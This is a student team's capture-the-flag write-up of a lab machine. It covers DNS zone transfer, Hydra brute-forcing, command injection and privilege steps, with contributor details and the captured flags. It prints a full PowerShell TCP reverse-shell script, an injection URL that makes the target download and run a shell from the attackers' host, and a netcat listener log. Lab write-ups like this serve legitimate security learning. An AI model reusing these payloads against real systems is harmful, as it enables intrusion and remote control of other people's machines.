




Third step: Reverse Shell
Members Involved:
Tools used: BurpSuite, Terminal, Firefox and Kali
Thought Process and Methodology and Attempts:

We were able to see that our/username is Equinox, and without any further ado, after knowing of the vulnerability the website has in allowing a backdoor access to restricted subdomain, we used Burpsuite to inject ourselves a reverse shell in.

Inspecting the server of the webpages, where we see from the nmap. We are able to identify that it is running a Windows system and a powershell reverse shell is needed to allow ourselves to break in the system. So we proceed on finding if we could find its server directories through the webpage, and we managed to successfully find
```E:\xampp\htdocs\internal```

After starting a web server, we configured the reverse shell and set up the required steps in Burpsuite. While finding ways to bring up powershell.exe in the system.

We tried several different shell script but the one that worked was this:

$client = New-Object System.Net.Sockets.TCPClient("IP",port);$stream = $client.GetStream();[byte[]]$bytes = 0…65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "# ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```



Note that we need to bypass the security by encoding the URL before sending it.



Successfully uploaded the reverse shell. It can be executed by running *powershell.exe ./filename.ps1*. But before that, make sure to encode the parameter and set up a netcat. Run the command and wait for netcat's response.


1 2 3 4
10.4.72.69
22:29
Trash
File System
Home
1211101583@kali: ~
File Actions Edit View Help
121...: ~
12111015...www/html
121...: ~
12111015...www/html
(1211101583㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.72.69] from (UNKNOWN) [10.10.102.80] 49956
Learn
Sequencer
HTTP/1
INSPECTOR

Final step: Privilege Escalation
Members Involved: Mithesh, Luqman
Tools used: Terminal, Kali, Firefox, BurpSuite
Thought Process and Methodology and Attempts:

All we have to do now is to look for the user.txt file.



The /xampp directory shows nothing interesting.



The user.txt file is located in the C drive (C:\users\Administrator\Desktop).



Now for the root.txt file, the SuperAdmin directory was found to be blocked from viewing. So we tried the same route we found the user.txt file earlier, which is on the desktop. So we go to SuperAdmin/Desktop/root.txt we can actually read the content of the file, which is the flag.



Contributions

ID	Name	Contributions	Signatures
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Administration/Foothold, Writeup, Video Editing	Ilhan
1211101583	Luqman Hakim bin Noorazmi	Reverse Shell, Writeup	Luqman
1211203101	Jazlan Zuhair bin Mohamed Zafrualam	Recon & Enumeration, Writeup	Jazlan
1211102054	Mithesh Kumar	Screenshots, Privilege Escalation, Recording	Mithesh

Video link :

Methodology:
FIRST FLAG

1. We start with the deployment with our machine again, we have not given any clue besides the domain ironcorp.me and the IP address that follows right after. In an attempt to connect to either the IP address or the domain, it failed and no websites were loading.
2. An idea was triggered to connect the domain and the IP through /etc/hosts with the root permissions, and we manage to do it
```sudo su``` was done to uplift our permissions to root and ```nano /etc/hosts``` was used to modify it and add our IP address and domain together.
3. Once saved, we attempted to connect to the website once again but met with a failure. This has led us to the conclusion that there are ports used for this website and we needed the right one to access it.
4. We proceeded on using nmap to find the ports, and the command we used was ```nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me```, and as soon as its finished, we able to see multiple ports such as 8080, 11025 is open.
5. Once checking each of those ports, we found two websites that can be accessed and working but after tinkering and observing around, we have reached a dead end to this challenge. So we proceed with digging the DNS, that is enumerating the IP address and finding if we could see any valuable information there.
6. We proceeded with a zone transfer and found two subdomains from it, which are admin.ironcorp.me and internal.ironcorp.me. We proceeded on checking each subdomain with the two ports we got, and we could not reach them under various circumstances. We then proceeded with adding the subdomains back to the /etc/hosts and tried it again.
7. We have checked that either of the subdomains in the 8080 port has no effect, however, the other port 11025 has different web pages in its subdomain, there was a prompt of logging in once we tried ```admin.ironcorp.me:11025``` and invalid access in the ```internal.ironcorp.me```
8. We used Hydra to use brute force and find the password for the website using our wordlists sample to see if we could get in. And it was discovered to be ```admin``` & ```password123``` and is successful after logging in.
9. We are shown with a website that says "Ultimate search bar" and a search bar right below it, and leaving once again with no clue whatsoever regarding the next step of this. The search bar does not show any results whatsoever. We decided to tinker around with the website to see if it is exploitable.
10. Recalling the failed attempt on accessing the ```internal.ironcorp.me``` where we are met with permission issues, we decided to break through our way in using this search query in the search bar website. And fortunately, we were able to find some solid clues and the next steps towards our capture of the flag.
11. We are shown the same webpage but with the phrase "You can find your name here" with the link redirecting back to where it does not allow us to see, so we copied the link from the hyperlink and we pasted it the same way we have done to get access of that subdomain.
12. We were able to see that our username is Equinox, and without any further ado, after knowing of the vulnerability the website has in allowing backdoor access to the restricted subdomain, we used Burpsuite to inject ourselves a reverse shell.
13. Inspect the server of the webpages, which we have seen from the nmap. We can identify that it is running a Windows system and a Powershell reverse shell is needed to allow ourselves to break into the system. So we proceeded on finding if we could find its server
```

directories through the webpage, and we managed to successfully find ```E:\xampp\htdocs\internal```
14. Using the PowerShell reverse shell from ```https://github.com/vulware/powershell-reverse-shell-/blob/master/powershell%20tcp%20reverse%20shell.ps1```, we configured it to our local IP and add the port we want to listen from.
15. We configured the reverse shell and set up the required steps in Burpsuite, we saved the reverse shell file as shell.ps1 and saved it in the root directory of ```/var/www/http``` so it could be uploaded once the GET request is sent. We also used ```python3 -m http.server 80``` to host our VPN IP as a website, and stored the shell.ps1 file in that directory.
16. We then proceed on netcat and set our port listening to the one in our reverse shell, 4545. We then proceed on crafting the required GET request in our vulnerable using URL, using the repeater function in burpsuite, we tried to send ```internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.4.72.54/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22``` however it also failed, we later came to know that it does not accept spaces, so we encoded the URL and send it once again.
17. We got a notification from our python server hosting, so we assumed the infiltration has been a success and it has. We checked the shell file by finding its directory and we could see the file had been successfully uploaded to the server. Proving it is vulnerable.
18. We then send another GET request to execute our uploaded reverse shell, and upon doing so, we successfully receive a connection from our netcat listener, which then confirms we have successfully infiltrated the server.
19. Upon accessing the server, we proceed to tinker around and find the location of our flag, which was later revealed to be in the Desktop folder as we direct ourselves to each folder. We then found the user.txt in the Desktop folder.
20. We used the command ```type user.txt``` after having ourselves redirected to the directory and got our first flag, which is shown to be ```thm{09b408056a13fc222f33e6e4cf599f8c}```

SECOND FLAG

21. We then went back to see other users in the server, and we found a peculiar user named SuperAdmin, upon redirecting ourselves into it, we couldn't see any directories or folders, presumably being blocked from doing so.
22. We proceed on directly getting the file from the Desktop as we did with the first flag, and we successfully found the last flag, which was in a text file named root.txt, and is shown to be ```thm{a1f936a086b367761cc4e7dd6cd2e2bd}```